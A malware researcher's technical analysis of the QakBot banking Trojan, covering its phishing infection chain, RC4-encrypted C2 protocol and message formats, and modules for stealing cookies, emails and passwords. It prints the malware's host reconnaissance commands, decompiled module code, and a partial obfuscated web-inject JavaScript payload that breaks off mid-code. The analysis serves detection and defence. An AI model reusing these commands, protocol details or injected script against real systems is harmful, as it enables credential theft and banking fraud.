QakBot technical analysis

By Anton Kuzmenko

Published: 2021-09-02 · Archived: 2026-04-05 14:42:41 UTC

Main description

QakBot, also known as QBot, QuackBot and Pinkslipbot, is a banking Trojan that has existed for over a decade. It was found in the wild in 2007 and since then it has been continually maintained and developed.

In recent years, QakBot has become one of the leading banking Trojans around the globe. Its main purpose is to steal banking credentials (e.g., logins, passwords, etc.), though it has also acquired functionality allowing it to spy on financial operations, spread itself, and install ransomware in order to maximize revenue from compromised organizations.

To this day, QakBot continues to grow in terms of functionality, with even more capabilities and new techniques such as logging keystrokes, a backdoor functionality, and techniques to evade detection. It’s worth mentioning that the latter includes virtual environment detection, regular self-updates and cryptor/packer changes. In addition, QakBot tries to protect itself from being analyzed and debugged by experts and automated tools.


Another interesting piece of functionality is the ability to steal emails. These are later used by the attackers to send targeted emails to the victims, with the obtained information being used to lure victims into opening those emails.

QakBot infection chain

QakBot is known to infect its victims mainly via spam campaigns. In some cases, the emails were delivered with Microsoft Office documents (Word, Excel) or password-protected archives with the documents attached. The documents contained macros and victims were prompted to open the attachments with claims that they contained important information (e.g., an invoice). In some cases, the emails contained links to web pages distributing malicious documents.

However, there is another infection vector that involves a malicious QakBot payload being transferred to the victim’s machine via other malware on the compromised machine.

The initial infection vectors may vary depending on what the threat actors believe has the best chance of success for the targeted organization(s). It’s known that various threat actors perform reconnaissance (OSINT) of target organizations beforehand to decide which infection vector is most suitable.



QakBot infection chain

The infection chain of recent QakBot releases (2020-2021 variants) is as follows:

- The user receives a phishing email with a ZIP attachment containing an Office document with embedded macros, the document itself or a link to download malicious document.
- The user opens the malicious attachment/link and is tricked into clicking “Enable content”.
- A malicious macro is executed. Some variants perform a ‘GET’ request to a URL requesting a ‘PNG’ However, the file is in fact a binary.
- The loaded payload (stager) includes another binary containing encrypted resource modules. One of the encrypted resources has the DLL binary (loader) which is decrypted later during runtime.
- The ‘Stager’ loads the ‘Loader’ into the memory, which decrypts and runs the payload during runtime. The configuration settings are retrieved from another resource.
- The payload communicates with the C2 server.
- Additional threats such as ProLock ransomware can now be pushed to the infected machine.

Typical QakBot functions

Typical QakBot malicious activity observed in the wild includes:

- Collecting information about the compromised host;
- Creating scheduled tasks (privilege escalation and persistency);
- Credentials harvesting:
  - Credential dumping (Mimikatz, exe access)*;
  - Password stealing (from browser data and cookies);
  - Targeting web banking links (web injects)*.
- Password brute forcing;
- Registry manipulation (persistence);
- Creating a copy of itself;
- Process injection to conceal the malicious process.

Communication with C2

The QakBot malware contains a list of 150 IP addresses hardcoded into the loader binary resource. Most of these addresses belong to other infected systems that are used as a proxy to forward traffic to other proxies or the real C2.

Communication with the C2 is a HTTPS POST request with Base64-encoded data. The data is encrypted with the RC4 algorithm. The static string “jHxastDcds)oMc=jvh7wdUhxcsdt2” and a random 16-byte sequence are used for encryption. The data itself is in JSON format.

```
{
  "2":"wudvxt371400",    // Unique infected system ID(aka bot ID)
  "8":9,                 // Request ID  9 - Ping request
  "1":18                 // Protocol version
}
```

Original message in JSON format

HTTPS POST request with encrypted JSON

Usually, after infection the bot sends a ‘PING’ message, ‘SYSTEM INFO’ message and ‘ASK for COMMAND’ message, and the C2 replies with ‘ACK’ and ‘COMMAND’ messages. If additional modules were pushed by the C2, the bot sends a ‘STOLEN INFO’ message containing data stolen by the modules.

- **‘PING’ message** – bot request message to C2 with ‘BOT ID’ in order to check if C2 is active:

```
{
  "2":"wudvxt371400",    // Unique infected system ID(aka bot ID)
  "8":9,                 // Request ID  9 - Ping request
  "1":18                 // Protocol version
}
```

‘PING’ message

- **‘ACK’ message** – C2 response message with field “16” containing the external IP address of the infected system, the only valuable information:

```
{
  "8":5,                                          // Message type 'ACK'
  "16":3211131999,                                // External IP address of infected system
  "39":"6E2vNJxjP3m....dNR7d4UUMFQhGe8L4IQgJ",  // Random string
  "38":1
}
```

'ACK' message

- **'SYSTEM INFO' message** – bot request message to C2 with information collected about the infected system. In addition to general system information such as OS version and bitness, user name, computer name, domain, screen resolution, system time, system uptime and bot uptime, it also contains the results of the following utilities and WMI queries:
    - whoami /all
    - arp -a
    - ipconfig /all
    - net view /all
    - cmd /c set
    - nslookup -querytype=ALL -timeout=10 _ldap._tcp.dc._msdcs.{DOMAIN}
    - nltest /domain_trusts /all_trusts
    - net share
    - route print
    - netstat -nao
    - net localgroup
    - qwinsta
    - WMI Query ROOTCIMV2:Win32_BIOS
    - WMI Query ROOTCIMV2:Win32_DiskDrive
    - WMI Query ROOTCIMV2:Win32_PhysicalMemory
    - WMI Query ROOTCIMV2:Win32_Product
    - WMI Query ROOTCIMV2:Win32_PnPEntity

'SYSTEM INFO' message

- **'ASK for COMMAND' message** – bot command request message to C2. After the 'SYSTEM INFO' message is sent, the bot starts asking the C2 for a command to execute. One of the main fields is "14" – the SALT. This field is unique and changes in every request. It is used to protect against hijacking or takeover of a bot. After receiving this request, the C2 uses the SALT in the signing procedure and places the signature in the response, so the bot can check the signed data. Only a valid and signed command will be executed.

```
{
  "8":1,                    // Message type 1 - 'ASK for COMMAND'
  "5":78,
  "1":18,
  "59":0,
  "3":"notset",
  "4":1025,
  "10":1607678329,
  "2":"wvxtud759874",
  "6":578,
  "14":"cGI60wPmRoUEkOSWCjMCOfqCf3XKFh8pdt6lxaV6",   // SALT
  "7":1964,
  "101":1,
  "26":"TESTDOMAIN.NET",
  "73":0
}
```

'ASK for COMMAND' message

- **'COMMAND' message** – C2 response message with command to execute. The current version of the bot supports 24 commands, most of them related to download, execution, drop of additional modules and module configuration files with different options, or setup/update configuration values.
  This type of message contains the signed value of the SALT (obtained from the bot's request field "14"), COMMAND ID and MODULE ID. The other values of the message are not signed.In previous versions, the bot received modules and commands immediately after infection and sending a 'SYSTEM INFO' message. Now, the C2 responds with an empty command for about an hour. Only after that will the C2 send commands and modules in the response. We believe that this time delay is used to make it difficult to receive and analyze new commands and modules in an isolated controlled environment.

```
{
  "8":6,                                          // Message type 6 - COMMAND
  "15":"z27kXAAcX....ZWQrVH6hlwhRJL2UlPJYB5CgtOC==",   // Signed ('SALT' + 'COMMAND ID' + 'MODULE ID')
  "16":3211131999,
  "18":0,                                         // MODULE ID
  "19":0,                                         // COMMAND ID - 0 = <empty command>
  "20":null,
  "39":"MHNzEstKqPVEN....115904PsvvRvIG1oLSMoJIcygb"
}
```

'COMMAND' C2 response with empty command

If the C2 pushes some modules, the Base64-encoded binary is placed into field "20" of the message.

```
{
  "8":6,                        // Message type 6 - COMMAND
  "15":"3EkzxJM....7YQ==",      // Signed ('SALT' + 'COMMAND ID = 31' + 'MODULE ID = 2')
  "16":3211132024,
  "18":2,                       // MODULE ID - 2 = <usually a Passgraber module>
  "19":31,                      // COMMAND ID - 31 = <execute module>
  "20":["TVqQAAMA....AAA=="],   // Base64 encoded module binary
  "39":"urvNvbC....VMgNz"
}
```

‘COMMAND’ C2 response with additional module to load

- **‘STOLEN INFO’ message** – bot message to C2 with stolen information like passwords, accounts, emails, etc. Stolen information is RC4 encrypted and Base64 encoded. The key for the RC4 encryption is generated in a different way and based on the infected system ID (aka Bot ID) values, and not based on a static string as in the case of traffic encryption.

```
{
  "8":7,                    // Message type 7 - STOLEN INFO
  "1":18,
  "2":"wvxtud759874",
  "3":"notset",
  "6":559,
  "7":7856,
  "36":"3Asd5....AS==",     // RC4 encrypted and Base64 encoded stolen information
}
```

‘STOLEN INFO’ message

Once communication with the C2 server has been established, QakBot is known to download and use additional modules in order to perform its malicious operations.

The additional modules differ from sample to sample and may include: ‘Cookie grabber’, ‘Email Collector’, ‘Credentials grabber’, and ‘Proxy module’ among others.

These modules may be written by the threat actors themselves or may be borrowed from third-party repositories and adapted. It can vary from sample to sample. For example, there are older samples that may use Mimikatz for credentials dumping.

Below are some of the modules that we found during our research.

Additional modules

- **Cookie Grabber** – collects cookies from popular browsers (Edge, Firefox, Chrome, Internet Explorer).

```
.text:10001A80                  push    0A8h ; '¨'      ; dwBytes
.text:10001A85                  mov     [ebp+szColumnName], offset aFlags_0 ; "Flags"
.text:10001A8C                  mov     [ebp+var_44], offset aExpires ; "Expires"
.text:10001A93                  mov     [ebp+var_40], offset aRdomain_0 ; "RDomain"
.text:10001A9A                  mov     [ebp+var_3C], offset aPath_1 ; "Path"
.text:10001AA1                  mov     [ebp+var_38], offset aName_1 ; "Name"
.text:10001AA8                  mov     [ebp+var_34], offset aValue_1 ; "Value"
.text:10001AAF                  mov     [ebp+lpString], edi
```

- **Hidden VNC** – allows threat actors to connect to the infected machine and interact with it without the real user knowing.

```
B71B8 52 75 6E 20 43 68 72+aRunChromiumFro_1 db 'Run Chromium from user profile',0
B71D7 00                                     align 4
B71D8 52 75 6E 20 43 68 72+aRunChromiumFro_2 db 'Run Chromium from CUSTOM profile',0
B71F9 00 00 00 00 00 00 00                   align 10h
B7200 44 69 61 67 6E 6F 73+aDiagnoseChrome_0 db 'Diagnose Chrome',0
B7210 46 69 72 65 66 6F 78+aFirefoxWebgl_0 db 'Firefox WebGL',0
B721E 00 00                                  align 10h
B7220 52 75 6E 20 46 69 72+aRunFirefoxFrom_1 db 'Run Firefox from user profile',0
B723E 00 00                                  align 10h
B7240 52 75 6E 20 46 69 72+aRunFirefoxFrom_2 db 'Run Firefox from CUSTOM profile',0
B7260 44 6F 6E 27 74 20 66+aDonTFreezeBrow_0 db 'Don',27h,'t freeze browser process',0
B727D 00 00 00                               align 10h
B7280 53 61 76 65 20 75 73+aSaveUserProfil_0 db 'Save user profile folder \ Run from it',0
B72A7 00                                     align 4
B72A8 4B 65 65 70 20 56 4E+aKeepVncSession_0 db 'Keep VNC session',0
B72B9 00 00 00 00 00 00 00                   align 10h
B72C0 44 6F 20 75 20 77 61+aDoUWantToDelet_0 db 'Do u want to delete saved folder and run browser as usual ?',0Ah
B72C0 6E 74 20 74 6F 20 64+                  db 'Make sure u',27h,'ve closed all browsers and wait 2 sec before sa'
B72C0 65 6C 65 74 65 20 73+                  db 'y YES !',0
B733F 00                                     align 10h
B7340 44 65 6C 65 74 65 20+aDeleteFiles_0    db 'Delete files',0
```

- **Email Collector** – tries to find Microsoft Outlook on the infected machine, then iterates over the software folders and recursively collects emails. Finally, the module exfiltrates the collected emails to the remote server.

```
272  log_info("Emails in folder: %u / %u", v42, v46);
273  (*(void (__stdcall **)(int))(*(_DWORD *)v47 + 8))(v47);
274  v4 = a2;
275LABEL_53:
276  if ( (*(int (__stdcall **)(int, _DWORD, int *))(*(_DWORD *)v4 + 60))(v4, 0, &v44) )
277  {
278    log_error_0(0, (int)"EnumerateEmailFoldersRecur(): GetHierarchyTable() failed");
279    return -3;
280  }
281  if ( !v44 )
282  {
283    log_error_0(0, (int)"EnumerateEmailFoldersRecur(): pHierarchy=NULL");
284    return 0;
285  }
286  log_info("EnumerateEmailFoldersRecur(): pFolder->GetHierarchyTable() ok");
287  sub_100061FD((__int64 *)&dword_1001B538);
288  v34 = 2;
289  v35 = 805371935;
290  v36 = 268370178;
291  if ( (*(int (__stdcall **)(int, int *, _DWORD))(*(_DWORD *)v44 + 28))(v44, &v34, 0) )
292  {
293    log_error_0(0, (int)"EnumerateEmailFoldersRecur(): SetColumns() failed");
```

The threat actors distributed a debug version of the email collector module at some point

- **Hooking module** – hooks a hardcoded set of WinAPI and (if they exist) Mozilla DLL Hooking is used to perform web injects, sniff traffic and keyboard data and even prevent DNS resolution of certain domains. Hooking works in the following way: QakBot injects a hooking module into the appropriate process, the module finds functions from the hardcoded set and modifies the functions so they jump to custom code.

```
E4                db    0
E5                db    0
E6                db    0
E7                db    0
E8 ; hook_obj wininet_hooks
E8 wininet_hooks  hook_obj <180h, 1EEh, 1000DFAEh, 100271BCh, 0, 0>; 0
E8                                      ; DATA XREF: sub_10002720+134↑o
E8                                      ; sub_10002A44+3↑o ...
E8                hook_obj <180h, 1DDh, 1000E008h, 100271CCh, 0, 0>; 1 ; HttpSendRequestW
E8                hook_obj <180h, 542h, 1000E3B6h, 100271C0h, 0, 0>; 2
E8                hook_obj <180h, 3Ch, 1000E4A5h, 100271C4h, 0, 0>; 3
E8                hook_obj <180h, 0F0h, 1000D96Ah, 100271B0h, 0, 0>; 4
E8                hook_obj <180h, 152h, 1000D8CCh, 100271ACh, 0, 0>; 5
E8                hook_obj <180h, 330h, 1000E748h, 100271C8h, 0, 0>; 6
E8                hook_obj <180h, 249h, 1000E7ADh, 100271B8h, 0, 0>; 7
E8                hook_obj <180h, 16Dh, 1000E975h, 100271A4h, 0, 0>; 8
E8                hook_obj <180h, 0BA1h, 1000E9BEh, 100271B4h, 0, 0>; 9
BA                db    0
BB                db   00000000 ; ---------------------------------------------------------------------------
BC                db   00000000
BD                db   00000000 hook_obj        struc ; (sizeof=0x15, mappedto_30)
BE                db   00000000                                       ; XREF: .data:wininet_hooks/r
BF                db   00000000 dll_name_ciphered dd ?
C0 unk_100222C0   db 0C00000004 func_name_ciphered dd ?
C0                     00000008 hook_func_offset dd ?
                       0000000C flag_dword      dd ?
0020DE8 100221E8: .data:00000010 field_10        dd ?
                       ...
```

The module contains a ciphered list of DLLs and functions that the bot will hook

- **Passgrabber module** – collects logins and passwords from various sources: Firefox and Chrome files, Microsoft Vault storage, etc. Instead of using Mimikatz as in previous versions, the module collects passwords using its own algorithms.

```
1 int __cdecl sub_10053CD0(int a1)
2 {
3   dword_1006F758 = 0;
4   if ( !a1 )
5     return -1;
6   sub_100020E7((int)&off_1006E000);
7   if ( CoInitialize(0) )
8     return -3;
9   sub_1005A090(sub_10053C90, sub_10053CB0);
10  write_app_log = (int (__cdecl *)(_DWORD, _DWORD))a1;
11  process_outlook();
12  process_credman();
13  process_chrome();
14  process_firefox();
15  process_internet_explorer();
16  process_vault();
17  process_pstore();
18  process_cuteftp();
19  collect_certs_info();
20  return 0;
21 }
```

Procedure that collects passwords from different sources

- **Proxy module** – tries to determine which ports are available to listen to using the UPnP port forwarding and tier 2 C2 query. Comparing current and old proxy loader versions revealed some interesting things: the threat actors decided to remove the cURL dependency from the binary and perform all HTTP

communications using their own code. Besides removing cURL, they also removed OpenSSL dependencies and embedded all functions into a single executable – there are no more proxy loaders or proxy modules, it's a single file now.

```
v8 = (CHAR *)alloc(0x48u);
*(_DWORD *)v8 = "NewRemoteHost";
*((_DWORD *)v8 + 1) = 0;
*((_DWORD *)v8 + 2) = "NewExternalPort";
*((_DWORD *)v8 + 3) = a3;
*((_DWORD *)v8 + 4) = "NewProtocol";
*((_DWORD *)v8 + 5) = "TCP";
*((_DWORD *)v8 + 6) = "NewInternalPort";
*((_DWORD *)v8 + 7) = a2;
*((_DWORD *)v8 + 8) = "NewInternalClient";
*((_DWORD *)v8 + 9) = a1;
v9 = a6;
*((_DWORD *)v8 + 10) = "NewEnabled";
*((_DWORD *)v8 + 11) = "1";
v17[0] = v8;
*((_DWORD *)v8 + 12) = "NewPortMappingDescription";
if ( !a6 )
  v9 = "libminiupnpc";
*((_DWORD *)v8 + 13) = v9;
*((_DWORD *)v8 + 14) = "NewLeaseDuration";
*((_DWORD *)v8 + 15) = "0";
v10 = (CHAR *)sub_10004BFA((int)v8, a4, a5, "AddPortMapping", &v16);
v15 = v10;
if ( !v10 )
```

UPnP port forwarding query construction

After trying to determine whether ports are open and the machine could act as a C2 tier 2 proxy, the proxy module also starts a multithreaded SOCKS5 proxy server. The SOCKS5 protocol is encapsulated into the QakBot proxy protocol composed of: QakBot proxy command (1 byte), version (1 byte), session id (4 bytes), total packet length (dword), data (total packet length-10). Incoming and outgoing packets are stored in the buffers and may be received/transmitted one by one or in multiple packets in a single TCP data segment (streamed).

The usual proxy module execution flow is as follows:

1. 1 Communicate with the C2, try to forward ports with UPnP and determine available ports and report them to the C2. The usual C2 communication protocol used here is HTTP POST RC4-ciphered JSON data.
2. 2 Download the OpenSSL library. Instead of saving the downloaded file, QakBot measures the download speed and deletes the received file.
3. 3 Set up external PROXY-C2 connection that was received with command 37 (update config)/module 274 (proxy) by the stager.


Communicating with the external PROXY-C2:

1. 1 Send initial proxy module request. The initial request contains the bot ID, external IP address of the infected machine, reverse DNS lookup of the external IP address, internet speed (measured earlier) and seconds since the proxy module started.
2. 2 Establish a connection (proxy commands sequence 1->10->11) with the PROXY-C2.


3. 3 Initialize sessions, perform socks5 authorization with login/password (received from PROXY-C2 with command 10).
4. 4 Begin SOCKS5-like communication wrapped into the QakBot proxy module protocol.

QakBot proxy commands are as follows:

Command	Description
1	Hello (bot->C2)
10	Set up auth credentials (C2->bot)
11	Confirm credentials setup (bot->C2)
2	Create new proxy session (C2->bot)
3	SOCKS5 AUTH (bot->C2)
4	SOCKS5 requests processing (works for both sides)
5	Close session (works for both sides)
6	Update session state/session state updated notification (works for both sides)
7	Update session state/session state updated notification (works for both sides)
8	PING (C2->bot)
9	PONG (bot->C2)
19	Save current time in registry (C2->bot)



Parsed packets from C2



Tracking single proxy


- **Web inject** – the configuration file for the hooking module
  Once communication with the C2 is established, one of the additional modules that is downloaded is the web-inject module. It intercepts the victim's traffic by injecting the module into the browser's process and hooking the network API. The hooking module gets the execution flow from intercepted APIs, and as soon as the victim accesses certain web pages related to banking and finance, additional JavaScript is injected into the source page.

```
<script>!function(e){var n=e.document,t=function(e,n){var t=n.getElementsByTagName(e);return
t&&t[0]},a=n.head||t("HEAD",n),o=a&&t("SCRIPT",a);o&&o.parentNode.removeChild(o)}(window);!function(r){var
i,d,o,n,e,t,a,c,h=r.document,f=r.encodeURIComponent,l=r.setTimeout,u={},s=Array.prototype,p=Object.prototype,m=s.slice,v=s.forEach,g=s.filte
r,b=s.some,L=s.indexOf,T=(Array.isArray,Object.keys),M=(p.toString,p.hasOwnProperty),y=String.prototype.trim,H="957bfba66714f2eb8e67ffc57fc4
53a9zlwE3U2jnulYIqMb8e67ffc57fc453a9",_={b:"%BOTID%",q:"wfrxscqv",v:"mar2",w:"b"},E=[45,45,48,57,65,90,95,95,97,122],w=function(n){var
e,t,r,i=0;for(e=0;e<E.length;e+=2){if(r=E[e+1],(t=E[e])<=n&&n<=r)return i+n-t;i+=r-t+1}return 0},C=function(n){var
e,t,r=0;for(e=0;e<E.length;e+=2)if(r+=(t=E[e+1])-E[e]+1,0<=n&&n<r)return t-r+n+1;return E[0]},N=function(n,e){var
t,r,i,o=[];for(t=0;t<n.length||t<e.length;t+=1)r=t<n.length?w(n.charCodeAt(t)):0,i=t<e.length?w(e.charCodeAt(t)):0,o.push(String.fromCharCod
e(C(r^i)));return o.join("")},I=function(n){return n},k=function(n,e){var t;if(L&&n.indexOf===L)return
n.indexOf(e);for(t=0;t<n.length;t+=1)if(n[t]===e)return t;return-1},x=function(n){return n===Object(n)},B=function(n,e){return
M.call(n,e)},D=function(n){var e,t=[];if(!x(n))return[];if(T)return T(n);for(e in n)B(n,e)&&t.push(e);return t},A=function(n,e,t){var
r,i;if(v&&n.forEach===v)n.forEach(e,t);else if(n.length===+n.length){for(r=0;r<n.length;r+=1)if(e.call(t,n[r],r,n)===u)return}else
for(i=D(n),r=0;r<i.length;r+=1)if(e.call(t,n[i[r]],i[r],n)===u)return;return n},P=function(n,r,i){var o=!1;return
r=r||I,b&&n.some===b?n.some(r,i):(A(n,function(n,e,t){if(o=o||r.call(i,n,e,t))return u}),!!o)},j=function(n,r,i){var o;return
P(n,function(n,e,t){if(r.call(i,n,e,t))return o=n,!0}),o},O=function(n,r,i){var o=[];return
g&&n.filter===g?n.filter(r,i):(A(n,function(n,e,t){r.call(i,n,e,t)&&o.push(n)}),o)},S=function(t){var r=m.call(arguments,1);return
function(){var n=m.call(arguments),e=r.concat(n);return t.apply(this,e)}},F=function(n,e){var t=m.call(arguments,2);return
l(function(){return n.apply(null,t)},e)},V=function(e,n,t){try{return
n.apply(null,t)}catch(n){cn("error",{e:""+n,r:e})}},q=function(n,e){return V(n,e,m.call(arguments,2))},R=function(n,e){return
Math.floor(Math.random()*(e-n+1))+n},U=function(){return Math.random().toString(36).slice(2)},G=function(n){return
y&&!y.call("\ufeff\xa0")?y.call(n):String(n).replace(/^[\s\uFEFF\xA0]+|[\s\uFEFF\xA0]+$/g,"")},W=function(n,e){return-1!==n.indexOf(e)},z=fu
nction(n,e){return 1===n.nodeType&&-1!==String(" "+n.className+" ").replace(/[\t\r\n\f]/g," ").indexOf(" "+e+" ")},X=function(n){return
